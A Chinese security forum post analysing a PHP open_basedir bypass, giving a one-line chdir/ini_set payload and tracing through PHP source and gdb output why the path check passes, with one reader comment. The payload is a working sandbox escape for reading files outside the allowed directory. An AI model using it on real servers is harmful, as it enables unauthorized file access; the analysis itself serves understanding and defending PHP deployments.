bypass open_basedir的新方法

alias / 2019-04-11 08:39:00 / 浏览数 4763 安全技术 WEB安全 顶(2) 踩(0)

在twiter上看到一个bypass open_basedir的新方法 顺便就分析了一下
先看payload

```
chdir('img');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');echo(fil
```

源码分析

ini_set

很好搜

```
5460    Set a configuration option, returns false on error and the old value of the configuration option on succes
5461  PHP_FUNCTION(ini_set)
5462  {
5463   zend_string *varname;
5464   zend_string *new_value;
5465   char *old_value;
5466
5467   ZEND_PARSE_PARAMETERS_START(2, 2)
5468           Z_PARAM_STR(varname)
5469           Z_PARAM_STR(new_value)
5470   ZEND_PARSE_PARAMETERS_END();
5471
5472   old_value = zend_ini_string(ZSTR_VAL(varname), (int)ZSTR_LEN(varname), 0);
5473
5474   /* copy to return here, because alter might free it! */
5475   if (old_value) {
5476           size_t len = strlen(old_value);
5477
5478           if (len == 0) {
5479                   RETVAL_EMPTY_STRING();
5480           } else if (len == 1) {
5481                   RETVAL_INTERNED_STR(ZSTR_CHAR((zend_uchar)old_value[0]));
5482           } else {
5483                   RETVAL_STRINGL(old_value, len);
5484           }
5485   } else {
5486           RETVAL_FALSE;
5487   }
5488
5489  #define _CHECK_PATH(var, var_len, ini) php_ini_check_path(var, (int)var_len, ini, sizeof(ini))
5490   /* open basedir check */
5491   if (PG(open_basedir)) {
5492           if (_CHECK_PATH(ZSTR_VAL(varname), ZSTR_LEN(varname), "error_log") ||
5493                   _CHECK_PATH(ZSTR_VAL(varname), ZSTR_LEN(varname), "java.class.path") ||
5494                   _CHECK_PATH(ZSTR_VAL(varname), ZSTR_LEN(varname), "java.home") ||
5495                   _CHECK_PATH(ZSTR_VAL(varname), ZSTR_LEN(varname), "mail.log") ||
5496                   _CHECK_PATH(ZSTR_VAL(varname), ZSTR_LEN(varname), "java.library.path") ||
5497                   _CHECK_PATH(ZSTR_VAL(varname), ZSTR_LEN(varname), "vpopmail.directory")) {
5498                   if (php_check_open_basedir(ZSTR_VAL(new_value))) {
5499                           zval_dtor(return_value);
5500                           RETURN_FALSE;
5501                   }
5502           }
5503   }
5504
5505   if (zend_alter_ini_entry_ex(varname, new_value, PHP_INI_USER, PHP_INI_STAGE_RUNTIME, 0) == FAILURE) {
5506           zval_dtor(return_value);
5507           RETURN_FALSE;
5508   }
5509  }
```

对着php.net的解释看一下 猜也能猜个大概
先跳过php_check_open_basedir 看zend_alter_ini_entry_ex

```c
ZEND_API int zend_alter_ini_entry_ex(zend_string *name, zend_string *new_value, int modify_type, int stage, int force_change) /* {{{ */
{
	zend_ini_entry *ini_entry;
	zend_string *duplicate;
	zend_bool modifiable;
	zend_bool modified;

	if ((ini_entry = zend_hash_find_ptr(EG(ini_directives), name)) == NULL) {
		return FAILURE;
	}

	modifiable = ini_entry->modifiable;
	modified = ini_entry->modified;

	if (stage == ZEND_INI_STAGE_ACTIVATE && modify_type == ZEND_INI_SYSTEM) {
		ini_entry->modifiable = ZEND_INI_SYSTEM;
	}

	if (!force_change) {
		if (!(ini_entry->modifiable & modify_type)) {
			return FAILURE;
		}
	}

	if (!EG(modified_ini_directives)) {
		ALLOC_HASHTABLE(EG(modified_ini_directives));
		zend_hash_init(EG(modified_ini_directives), 8, NULL, NULL, 0);
	}
	if (!modified) {
		ini_entry->orig_value = ini_entry->value;
		ini_entry->orig_modifiable = modifiable;
		ini_entry->modified = 1;
		zend_hash_add_ptr(EG(modified_ini_directives), ini_entry->name, ini_entry);
	}

	duplicate = zend_string_copy(new_value);

	if (!ini_entry->on_modify
		|| ini_entry->on_modify(ini_entry, duplicate, ini_entry->mh_arg1, ini_entry->mh_arg2, ini_entry->mh_arg3, stage) == SUCCESS) {
		if (modified && ini_entry->orig_value != ini_entry->value) { /* we already changed the value, free the changed value */
			zend_string_release(ini_entry->value);
		}
		ini_entry->value = duplicate;
	} else {
		zend_string_release(duplicate);
		return FAILURE;
	}

	return SUCCESS;
}
/* }}} */
```

先从EG表中取出要修改的项目的指针，然后一路赋值过去new_value => duplicate => ini_entry->value

直接看下gdb的调试结果 最初的时候值是ini里面的值

```
pwndbg> p (char *)ini_entry->value->val
$11 = 0x555555f06448 "/var/www/html/"
pwndbg>
```

执行下去 可以看到值改变了

```
In file: /home/ubuntu/php-src/Zend/zend_ini.c
   364
   365  duplicate = zend_string_copy(new_value);
   366
   367  if (!ini_entry->on_modify
   368          || ini_entry->on_modify(ini_entry, duplicate, ini_entry->mh_arg1, ini_entry->mh_arg2, ini_entry->mh_arg3, stage) == SUCCESS) {
 ▶ 369          if (modified && ini_entry->orig_value != ini_entry->value) { /* we already changed the value, free the changed value */
   370                  zend_string_release(ini_entry->value);
   371          }
   372          ini_entry->value = duplicate;
   373  } else {
   374          zend_string_release(duplicate);
[ STACK ]
00:0000| rsp  0x7fffffffa840 ◂— 0x0
01:0008|      0x7fffffffa848 ◂— 0x100000010
02:0010|      0x7fffffffa850 —▸ 0x7ffff6c5cb80 ◂— 0x4600000001
03:0018|      0x7fffffffa858 —▸ 0x555555f06400 ◂— 0x1c600000001
04:0020|      0x7fffffffa860 ◂— 0x13
05:0028|      0x7fffffffa868 ◂— 0x7555555b3e960
06:0030|      0x7fffffffa870 —▸ 0x555555f063b0 —▸ 0x555555f06400 ◂— 0x1c600000001
07:0038|      0x7fffffffa878 —▸ 0x7ffff6c5cb80 ◂— 0x4600000001
[ BACKTRACE ]
 ▶ f 0     555555986d24 zend_alter_ini_entry_ex+455
   f 1     55555580d9cf zif_ini_set+1670
   f 2     5555559cc30b ZEND_DO_ICALL_SPEC_RETVAL_UNUSED_HANDLER+135
   f 3     555555a3c1f8 execute_ex+1521
   f 4     555555a4242a zend_execute+200
   f 5     5555559605f7 zend_execute_scripts+379
   f 6     5555558cdb97 php_execute_script+978
   f 7     555555a45134 do_cli+2959
   f 8     555555a461eb main+2002
   f 9     7ffff7040b97 __libc_start_main+231
pwndbg> p (char *)ini_entry->value->val
$12 = 0x7ffff6c5cb98 ".."
pwndbg> p (char *)duplicate->val
$13 = 0x7ffff6c5cb98 ".."
pwndbg>
```

chdir

```
322     Change the current directory */
323  PHP_FUNCTION(chdir)
324  {
325      char *str;
326      int ret;
327      size_t str_len;
328
329      ZEND_PARSE_PARAMETERS_START(1, 1)
330              Z_PARAM_PATH(str, str_len)
331      ZEND_PARSE_PARAMETERS_END_EX(RETURN_FALSE);
332
333      if (php_check_open_basedir(str)) {
334              RETURN_FALSE;
335      }
336      ret = VCWD_CHDIR(str);
337
338      if (ret != 0) {
339              php_error_docref(NULL, E_WARNING, "%s (errno %d)", strerror(errno), errno);
340              RETURN_FALSE;
341      }
342
343      if (BG(CurrentStatFile) && !IS_ABSOLUTE_PATH(BG(CurrentStatFile), strlen(BG(CurrentStatFile)))) {
344              efree(BG(CurrentStatFile));
345              BG(CurrentStatFile) = NULL;
346      }
347      if (BG(CurrentLStatFile) && !IS_ABSOLUTE_PATH(BG(CurrentLStatFile), strlen(BG(CurrentLStatFile)))) {
348              efree(BG(CurrentLStatFile));
349              BG(CurrentLStatFile) = NULL;
350      }
351
352      RETURN_TRUE;
353  }
354  /* }}} */
```

先经过open_basedir的检测 然后来到336行 VCWD_CHDIR这个宏最终会调用_chdir()来修改当前工作目录

open_basedir实现

这个也简单 先看下报错搜源代码

```
# ubuntu @ VM-6-14-ubuntu in /var/www/html [21:00:08]
$ php -c /etc/php/7.2/apache2/php.ini a.php
PHP Warning:  file_get_contents(): open_basedir restriction in effect. File(/tmp/flag) is not within the allowed path(s): (/var/www/html/) in /var/www/html/a.php on line 2
PHP Warning:  file_get_contents(/tmp/flag): failed to open stream: Operation not permitted in /var/www/html/a.php on line 2
```

```c
*/
PHPAPI int php_check_open_basedir_ex(const char *path, int warn)
{
	/* Only check when open_basedir is available */
	if (PG(open_basedir) && *PG(open_basedir)) {
		char *pathbuf;
		char *ptr;
		char *end;

		/* Check if the path is too long so we can give a more useful error
		 * message. */
		if (strlen(path) > (MAXPATHLEN - 1)) {
			php_error_docref(NULL, E_WARNING, "File name is longer than the maximum allowed path length on this platform (%d): %s", MAXPATHLEN, path);
			errno = EINVAL;
			return -1;
		}

		pathbuf = estrdup(PG(open_basedir));

		ptr = pathbuf;

		while (ptr && *ptr) {
			end = strchr(ptr, DEFAULT_DIR_SEPARATOR);
			if (end != NULL) {
				*end = '\0';
				end++;
			}

			if (php_check_specific_open_basedir(ptr, path) == 0) {
				efree(pathbuf);
				return 0;
			}

			ptr = end;
		}
		if (warn) {
			php_error_docref(NULL, E_WARNING, "open_basedir restriction in effect. File(%s) is not within the allowed path(s): (%s)", path, PG(open_basedir));
		}
		efree(pathbuf);
		errno = EPERM; /* we deny permission to open it */
		return -1;
	}

	/* Nothing to check... */
	return 0;
}
```

这个函数就是上面忽略的php_check_open_basedir 的具体实现 函数很简单没啥好说的 直接跟php_check_specific_open_basedir (虽然这里ptr的值来自PG(open_basedir) 但是在ini_set中作出的对EG的修改最终会影响PG)
函数有点长不想看 直接gdb调一发 对着php_check_specific_open_basedir打个断点 然后直接c到第一个chdir('..')

```
  134  When open_basedir is NULL, always return 0.
▶ 135 */
  136 PHPAPI int php_check_specific_open_basedir(const char *basedir, const char *path)
  137 {
  138  char resolved_name[MAXPATHLEN];
  139  char resolved_basedir[MAXPATHLEN];
  140  char local_open_basedir[MAXPATHLEN];
──────────────────────────────────────────────────────────────────────────────────────[
00:0000| rsp  0x7fffffff6800 —▸ 0x7ffff6c5cb98 ◂— 0x2e2e /* '..' */
01:0008|      0x7fffffff6808 —▸ 0x7ffff6c8a028 ◂— 0x7ffff6002e2e /* '..' */
02:0010|      0x7fffffff6810 ◂— 0x0
... ↓
04:0020|      0x7fffffff6820 ◂— 0xe
05:0028|      0x7fffffff6828 ◂— 0x11
```

这里可以看到传进去的两个参数 继续执行来到161行 先记录一下关键参数

```
pwndbg> p path
$1 = 0x7ffff6c5cb98 ".."
pwndbg> p resolved_name
$2 = "/var/www/html/img", '\000' <repeats 2999 times>...
```

执行下去 会发现一个有趣的结果 / => \000

```
pwndbg> p resolved_name
$3 = "/var/www/html\000img", '\000' <repeats 2999 times>...
pwndbg>
```

看下源码 肉眼跟一下来到expand_filepath_with_mode 大致功能就是规范化路径

```
743   */
744  PHPAPI char *expand_filepath(const char *filepath, char *real_path)
745  {
746   return expand_filepath_ex(filepath, real_path, NULL, 0);
747  }
748  /* }}} */
749
750  /* {{{ expand_filepath_ex
751   */
752  PHPAPI char *expand_filepath_ex(const char *filepath, char *real_path, const char *relative_to, size_t relative_to_len)
753  {
754   return expand_filepath_with_mode(filepath, real_path, relative_to, relative_to_len, CWD_FILEPATH);
755  }
756  /* }}} */
757
758  /* {{{ expand_filepath_use_realpath
759   */
760  PHPAPI char *expand_filepath_with_mode(const char *filepath, char *real_path, const char *relative_to, size_t relative_to_len, int realpath_mode)
761  {
762   cwd_state new_state;
763   char cwd[MAXPATHLEN];
764   int copy_len;
765   int path_len;
766
767   if (!filepath[0]) {
768          return NULL;
769   }
770
771   path_len = (int)strlen(filepath);
772
773   if (IS_ABSOLUTE_PATH(filepath, path_len)) {
774          cwd[0] = '\0';
775   } else {
776          const char *iam = SG(request_info).path_translated;
777          const char *result;
778          if (relative_to) {
779                 if (relative_to_len > MAXPATHLEN-1U) {
780                        return NULL;
781                 }
782                 result = relative_to;
783                 memcpy(cwd, relative_to, relative_to_len+1U);
784          } else {
785                 result = VCWD_GETCWD(cwd, MAXPATHLEN);
786          }
787
788          if (!result && (iam != filepath)) {
789                 int fdtest = -1;
790
791                 fdtest = VCWD_OPEN(filepath, O_RDONLY);
```

relative_to必定为NULL 所以必定进入esle逻辑 而VCWD_GETCWD这个宏最终是通过_getcwd()实现的

继续跟 来到216行 还是先记录一下关键变量的值

```
pwndbg> p resolved_basedir
$5 = "/var/www/html", '\000' <repeats 491 times>...
pwndbg> p resolved_name
$6 = "/var/www/html\000img", '\000' <repeats 2999 times>...
pwndbg> p resolved_name_len
$7 = 17
pwndbg> p basedir_len
$8 = 2
pwndbg>
```

继续执行到strncmp 再看一下变量的值

```
pwndbg> p resolved_basedir
$1 = "/var/www/html/", '\000' <repeats 490 times>...
pwndbg> p resolved_name
$2 = "/var/www/html\000img", '\000' <repeats 2999 times>...
pwndbg> p resolved_basedir_len
$3 = 14
pwndbg>  resolved_name_len
Undefined command: "resolved_name_len".  Try "help".
pwndbg> p resolved_name_len
$4 = 13
pwndbg>
```

看了下就resolved_name_len变化了 回去看源代码

```
resolved_name_len = strlen(resolved_name);
```

因为c中字符串是以\0为结尾 所以长度从17变为13 经过strncmp判断 前13、14位肯定一样 返回0 然后这个check就过了
到这里为止好像还没什么问题 那么回到刚刚


问题所在

刚才是从第一个chdir('..')开始调试的 重新梳理一下
首先传入的两个参数的值都是都是.. 这个应该没什么问题

来到151行 就是一个复制感觉也没问题

```
strlcpy(local_open_basedir, basedir, sizeof(local_open_basedir));
```

看一下值



问题来了 local_open_basedir会在之后的逻辑中参与resolved_basedir的规范化
但是由于开头的..\0会使得resolved_basedir的规范化流程和resolved_name一样 都是以当前工作目录为基础进行处理

```
770
771     path_len = (int)strlen(filepath);
772
773     if (IS_ABSOLUTE_PATH(filepath, path_len)) {
774             cwd[0] = '\0';
775     } else {
776             const char *iam = SG(request_info).path_translated;
777             const char *result;
778             if (relative_to) {
779                     if (relative_to_len > MAXPATHLEN-1U) {
780                             return NULL;
781                     }
782                     result = relative_to;
783                     memcpy(cwd, relative_to, relative_to_len+1U);
784             } else {
785                     result = VCWD_GETCWD(cwd, MAXPATHLEN);
786             }
787
788             if (!result && (iam != filepath)) {
789                     int fdtest = -1;
790
```

..\0导致if必然是假 从而进入else逻辑 那就一定会到VCWD_GETCWD这个宏 最后会使resolved_basedir和resolved_name的值几乎一样
这样就导致了php_check_specific_open_basedir一直返回0 从而控制当前工作目录一直向上穿越 导致open_basedir被绕过
这里的关键就是如何将open_basedir设置为.. 在payload中先chdir到了img 再利用open_basedir可以设置为相对目录的特点进行bypass 真的很巧妙

上一篇：Ethereal 靶机渗透 下一篇：Ethereal 靶机渗透
1. 1 条回复

map1e 2019-04-15 09:18:51

看这篇文章看的很难受，逻辑不清楚。。。

`expand_filepath` 是php 里面路径展开函数， 用来处理 `../`, `./`,`//`

为什么 `/` 会变成`\x00`,可以去看看`expand_filepath` 其中递归处理过程。

还有即然已经能 `ini_set()`,那么这样做还有意义吗？

1 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板